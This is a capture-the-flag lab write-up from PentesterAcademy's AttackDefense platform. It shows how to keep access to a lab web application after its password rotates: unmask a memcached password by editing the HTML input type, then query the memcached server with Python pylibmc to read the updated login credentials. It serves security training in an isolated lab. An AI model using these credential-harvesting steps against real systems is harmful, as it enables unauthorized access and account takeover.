
ATTACK
DEFENSE
by PentesterAcademy

Name	Leveraging Memcache
URL	https://www.attackdefense.com/challengedetails?cid=713
Type	Persistence : Maintaining Access

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective:

1. Maintain access on web application after credentials are modified
2. Retrieve flag from the web application

Solution:


Step 1: Finding the IP address of target machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.3  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:03  txqueuelen 0  (Ethernet)
        RX packets 439  bytes 71917 (70.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 470  bytes 2458675 (2.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.175.184.2  netmask 255.255.255.0  broadcast 192.175.184.255
        ether 02:42:c0:af:b8:02  txqueuelen 0  (Ethernet)
        RX packets 16  bytes 1312 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 694  bytes 1781601 (1.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 694  bytes 1781601 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```


The target machine is at IP 192.175.184.3

Step 2: Open Mozilla firefox on the attacker kali machine and navigate to the IP address of the target machine.




Step 3: Login to the web application with the credentials provided in the challenge description and enumerate the web application.

- Username: root
- Password: password




The password of the web application will be modified after 5 minutes.




The token has not been updated yet.

Navigate to “About” Tab.



The web application uses memcached to improve user experience.


Navigate to the settings tab.




Memcached username and masked password are present on the settings tab of the web application.

Step 4: Retrieve the memcached password by modifying the HTML input tag.

Right click on the password field and click “inspect” element.



Modify the “type” of text field from “password” to “text” and press enter.



Step 5: Interact with the memcached server using the credentials retrieved from the web application and check whether key “username” and “password” exists on the memcached server.

Commands:

```
python
import pylibmc
mc=pylibmc.Client(["192.175.184.3"],username="admin",password="adm1nS3r3tPass",binary=True)
mc["username"]
mc["password"]
```

```
root@attackdefense:~# python
Python 2.7.15+ (default, Aug 31 2018, 11:56:52)
[GCC 8.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pylibmc
>>> mc=pylibmc.Client(["192.175.184.3"],username="admin",password="adm1nS3r3tPass",binary=True)
>>> mc["username"]
'root'
>>> mc["password"]
'password'
>>>
```

The username and password key on the memcached server contains the login credentials of the web application.

The connection to the memcached server terminates 5 minutes after the initial popup was shown upon logging into the web application.

Step 6: Access the memcached server to retrieve the updated credentials.


Commands:
python
import pylibmc
mc=pylibmc.Client(["192.175.184.3"],username="admin",password="adm1nS3r3tPass",binary=True)
mc["username"]
mc["password"]


```
root@attackdefense:~# python
Python 2.7.15+ (default, Aug 31 2018, 11:56:52)
[GCC 8.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pylibmc
>>> mc=pylibmc.Client(["192.175.184.3"],username="admin",password="adm1nS3r3tPass",binary=True)
>>> mc["username"]
'root'
>>> mc["password"]
'd1ff1cultR00tP4ss'
>>>
```

The updated credentials required to login to the web application are:

- Username: root
- Password: d1ff1cultR00tP4ss

Step 7: Login to the web application with the credentials found in previous step and retrieve the flag.





FLAG: 594f9ad5112324efdcf68e9331ef26f6

References:

1. Memcached (https://memcached.org/)
2. pymemcache (https://pypi.org/project/pymemcache/)